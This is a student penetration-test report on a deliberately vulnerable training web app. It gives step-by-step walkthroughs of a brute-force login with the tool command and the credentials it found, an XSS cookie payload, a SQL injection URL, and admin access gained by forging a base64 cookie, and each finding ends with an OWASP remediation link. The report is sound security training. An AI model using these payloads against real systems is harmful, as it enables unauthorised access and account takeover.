

VulnWebApp (VWA)

Security Report

Code Revision: 1.0.0.0
Company: Acme Inc.
Report: VWAYMMDD
Author: Moustafa Darwish
Date: 7-Jan-2023

VWA Security Report

VWA2023010701 - A2 - CRITICAL	3
VWA2023010701 - A7 - HIGH	6
VWA2023010701 - A3 - HIGH	8
VWA2023010701 - A1 - HIGH	10
VWA2023010701 - A5 - MEDIUM	12
VWA2023010701 - A8 - MEDIUM	14
VWA2023010701 - A7 - HIGH	16
VWA2023010701 - A5 - HIGH	18
VWA2023010701 - A1 - HIGH	20
VWA2023010701 - A3 - MEDIUM	22
VWA2023010701 - A6 - MEDIUM	24
VWA2023010701 - A6 - MEDIUM	25

VWA Security Report

VWA2023010701 - A2 - CRITICAL

Vulnerability Exploited: A2:2017-Broken Authentication

Severity: [Critical]


System: VWA Web Application

Vulnerability Explanation:

A brute force attempt has been made using an automated tool and have gained the credentials to a guest user and was able to log in.

Vulnerability Walk-thru:

1. Go to the website application through this URL:
<https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/login>
2. Open the DevTool by pressing F12.
3. Go to the Network Tab.
4. Type any random Username and Password.
5. Click on the POST request that is Being made in the Network tab.
6. Look the request payload raw data and the "Login Failed" response, these will be as an argument in the brute force tool.



7. In the terminal type the following command to execute the Brute force attack: `python bruteforce1.py -U`


VWA Security Report

```
test-usernames.txt -P test-passwords.txt -d  
username-^USR^:password=^PWD^ -m POST -f "FAILED LOGIN"  
https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/login
```

8. A username and password match has been found: **username:**
guest password: orange

```
[ - ] Login Failed! {'username': 'guest', 'password': 'mypassword'}  
[ - ] Login Failed! {'username': 'guest', 'password': 'hunter'}  
[ + ] Login Found! {'username': 'guest', 'password': 'orange'}  
This is a demo code used for this training.  
root@fd3adee0f886:/home/workspace/tools#
```


9. Put the credentials in the log in page:
<https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/login>



The screenshot shows a web application titled "VulnWebApp" with a login form. The form has two input fields: "Username" with the value "guest" and "Password" with masked characters "••••••". Below the fields are two buttons: a red "Reset DB" button and a blue "Sign in" button. To the right of the "Sign in" button, the text "Login Failed" is displayed in red, indicating the result of the login attempt.

VWA Security Report

10. Now you are in as a guest user.



Recommendations:

Implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.

VWA Security Report

VWA2023010702 - A7 - HIGH

Vulnerability Exploited: A7:2017-Cross-Site Scripting (XSS)

Severity: [High]

System: VWA Web Application


Vulnerability Explanation:

An XSS has been made in the chat between the guest user and the administrator.



Vulnerability Walk-thru:

1. Go to the profile section of the guest user
: <https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/profile/>
2. Add the following script in message section :
`<script>alert(document.cookie)</script>`

VWA Security Report



3. Click on the send button and the XSS is executed.



4.

Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

VWA Security Report

VWA2023010703 - A3 - HIGH

Vulnerability Exploited: A3:2017-Sensitive Data Exposure

Severity: [High]


System: VWA Web Application

Vulnerability Explanation:

Cookies authentication Information is encode using base64 which is easily decoded.


Vulnerability Walk-thru:

1. After you log in as a guest user:
<https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/profile/>
2. Open the DevTool by pressing the F12 on the keyboard.
3. Go to the Network Tab.
4. Click on any request.
5. At the right-side after you have clicked on any request, click on the Cookies Tab.



6. authInfo is available and encoded using base64.
7. The authInfo is decoded using the following command: `python perform64.py -d Mjp1c2Vy`

VWA Security Report

A terminal window with a grey title bar containing a 'Guide' tab and a window title 'root@6b0d8feae337: /home X'. The terminal content shows a user at a root prompt in the directory /home/workspace/tools. They list files, then run a python script with a base64-encoded flag. The output is '2:user'.

```
root@6b0d8feae337:/home/workspace/tools# ls
bruteforce1.py  checkhash.py  hashid.py  performbase64.py  requirements.txt  test-password.txt  test-username.txt
root@6b0d8feae337:/home/workspace/tools# python performbase64.py -d Mjp1c2Vy
2:user
root@6b0d8feae337:/home/workspace/tools#
```

8. The authInfo of the user is decoded, the output value is:

2:user

Recommendations:

<https://owasp.org/www-project-application-security-verification-standard/>

VWA Security Report

VWA2023010704 - A1 - HIGH

Vulnerability Exploited: A5:2017-Injection

Severity: [High]


System: VWA Web Application

Vulnerability Explanation:

SQLi is successfully attempted and the list of users are displayed.

Vulnerability Walk-thru:


1. Go to the profile of the guest user:
<https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/profile/>
2. Go to the DevTool by pressing F12 on the keyboard.
3. Click on the Network Tab.
4. Click on this Request:
https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/profile/userlist/2?_=1673073131130



5. Now modify the URL and inject the following SQL query:
<https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/profile/userlist/2'%20or%201='1>

VWA Security Report

6. Now the list of users are being displayed with their IDs.



The screenshot shows a web browser window with a blue header bar. The address bar contains the URL: `r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/profile/userlist/2'%20or%201='1`. Below the address bar, a yellow highlight shows the JSON response: `[[1,"administrator"],[2,"guest"]]`.

Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

VWA Security Report

VWA2023010705 - A5 - MEDIUM

Vulnerability Exploited: A5:2017-Broken Access Control

Severity: [Medium]

System: VWA Web Application

Vulnerability Explanation:

Normal user has been elevated to an admin by modifying the cookie's authInfo field.

Vulnerability Walk-thru:

1. Type the following command to generate the Base64 encoded value of the admin: `python performbase64.py 1:administrator`

```
root@6b0d8feae337:/home/workspace/tools# ls
bruteforce1.py checkhash.py hashid.py performbase64.py requirements.txt test-p
root@6b0d8feae337:/home/workspace/tools# python performbase64.py -d Mjp1c2Vy
2:user
root@6b0d8feae337:/home/workspace/tools# python performbase64.py 1:administrator
MTphZG1pbm1zdHJhdG9y
```

2. Copy the generated encoded value: `MTphZG1pbm1zdHJhdG9y`
3. Go to the guest user profile:
<https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/profile/>
4. Open the DevTool by clicking the F12 button on the keyboard.
5. Go to the Network Tab.
6. Click on any generated Request.
7. Click on the Storage Tab.
8. Under the cookie's authInfo field, paste the new generated encoded value from step 2.

VWA Security Report

9. Refresh the page, now you are an admin.

The screenshot displays a web application interface. On the left is a dark sidebar with navigation links: 'Main Navigation', 'Dashboard', 'Customers', and 'Users'. The top of the sidebar shows the user 'administrator'. The main content area is titled 'User Profile' and shows a profile for 'Super User' (administrator) with 1,322 followers, 543 following, and 13,287 friends. To the right of the profile is a 'Messages' section showing a message from 'administrator' to 'guest'. Below the application, the browser's developer tools are open, showing the 'Storage' tab. The 'Cookies' section lists several cookies, including 'trust', 'authInfo', and 'sg_route'. The 'Session Storage' section shows a single session entry.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
trust	hi	.udacty-stu...	/	Sat, 06 Jan 2024 02...	9	false	true	None	Fri, 06 Jan 2023 03:...
authInfo	M7phZG1pbmizdHlhd...	r1026361c1...	/	Session	28	false	false	None	Fri, 06 Jan 2023 03:...
sg_route	spacegate-eyJhbGGoOL...	r1026361c1...	/	Session	538	true	true	None	Fri, 06 Jan 2023 03:...

Recommendations:

<https://owasp.org/www-project-application-security-verification-standard/>

VWA Security Report

VWA2023010706 - A8 - MEDIUM

Vulnerability Exploited: A8:2017-Insecure
Deserialization

Severity: [Medium]

System: VWA Web Application

Vulnerability Explanation:

Ability to access other users by only knowing their IDs and creating a base64 object to later modify the authInfo field in the cookies. The system does not authorize other information, only the ID is enough which makes it easier for attackers to bypass access control.

Vulnerability Walk-thru:

1. Go to the terminal and execute the following command: `python performbase64.py 1:kokololo`

```
root@6b0d8feae337:/home/workspace/tools# ls
bruteforce1.py checkhash.py hashid.py performbase64.py requirements.txt test-password
root@6b0d8feae337:/home/workspace/tools# python performbase64.py -d Mjp1c2Vy
2:user
root@6b0d8feae337:/home/workspace/tools# python performbase64.py 1:administrator
MTphZG1pbmlzdHJhdG9y
root@6b0d8feae337:/home/workspace/tools# python performbase64.py 1:kokololo
MTprb2tvdG9sbw==
```

2. Copy the generated base64 value: `MTprb2tvdG9sbw==`
3. Go to the guest user profile:
<https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/profile/>
4. Open the DevTool by clicking F12 on the keyboard.
5. Click on the Network Tab.
6. Click on any generated requests.
7. Click on the Storage Tab.
8. Under the cookie's section and in the authInfo field paste the newly generate base64 from step 2.

VWA Security Report

9. Now you are an admin, even though the username is incorrect, as the system only authorizes the ID from the object.

The screenshot shows a web application interface with a dark sidebar on the left containing navigation links: 'Main Navigation', 'Dashboard', 'Customers', and 'Users'. The main content area is titled 'User Profile' and displays a user profile for 'Super User' (username: kokololo) with 1,322 followers, 543 following, and 13,287 friends. Below the profile, there are 'Messages' and 'Settings' tabs. The 'Messages' tab shows a message from 'administrator' to 'guest' with the text 'Welcome to our site, how do you like our message service. Still a work in progress.' and a 'Send message' button.

At the bottom, the browser's developer tools are open, showing the 'Storage' tab. The 'Cookies' section is expanded, displaying a list of cookies. The 'authInfo' cookie is highlighted, showing its value as 'MTprb2lvdG9sbw=='. The 'sg_route' cookie is also visible, with its value as 'spacegate-eyJhbGciOi...'. The 'Domain' column for all cookies is 'r1026361c1...'. The 'Expires / Max-Age' column shows 'Session' for all cookies.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Data
__trust	hi	.udacity-stu...	/	Sat. 06 Jan 2024 02...	9	false	true	None	Fri. 06 Jan 2023 03...	
authInfo	MTprb2lvdG9sbw==	r1026361c1...	/	Session	24	false	false	None	Fri. 06 Jan 2023 03...	Created: * Domain: * Expires: / HostOnly:
sg_route	spacegate-eyJhbGciOi...	r1026361c1...	/	Session	538	true	true	None	Fri. 06 Jan 2023 03...	

Recommendations :

https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

VWA Security Report

VWA2023010707 - A7 - HIGH

Vulnerability Exploited: A7:2017-Cross-Site Scripting (XSS)

Severity: [High]

System: VWA Web Application


Vulnerability Explanation:

The messages section in the admin page is vulnerable to XSS.


Vulnerability Walk-thru:

1. Go to the profile section of the guest user
: <https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/profile/>
2. Add the following script in message section :
<script>alert(document.cookie)</script>

VWA Security Report



3. Click on the send button and the XSS is executed.



Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

VWA Security Report

VWA2023010708 - A5 - HIGH

Vulnerability Exploited: A5:2017-Broken Access Control

Severity: [High]

System: VWA Web Application

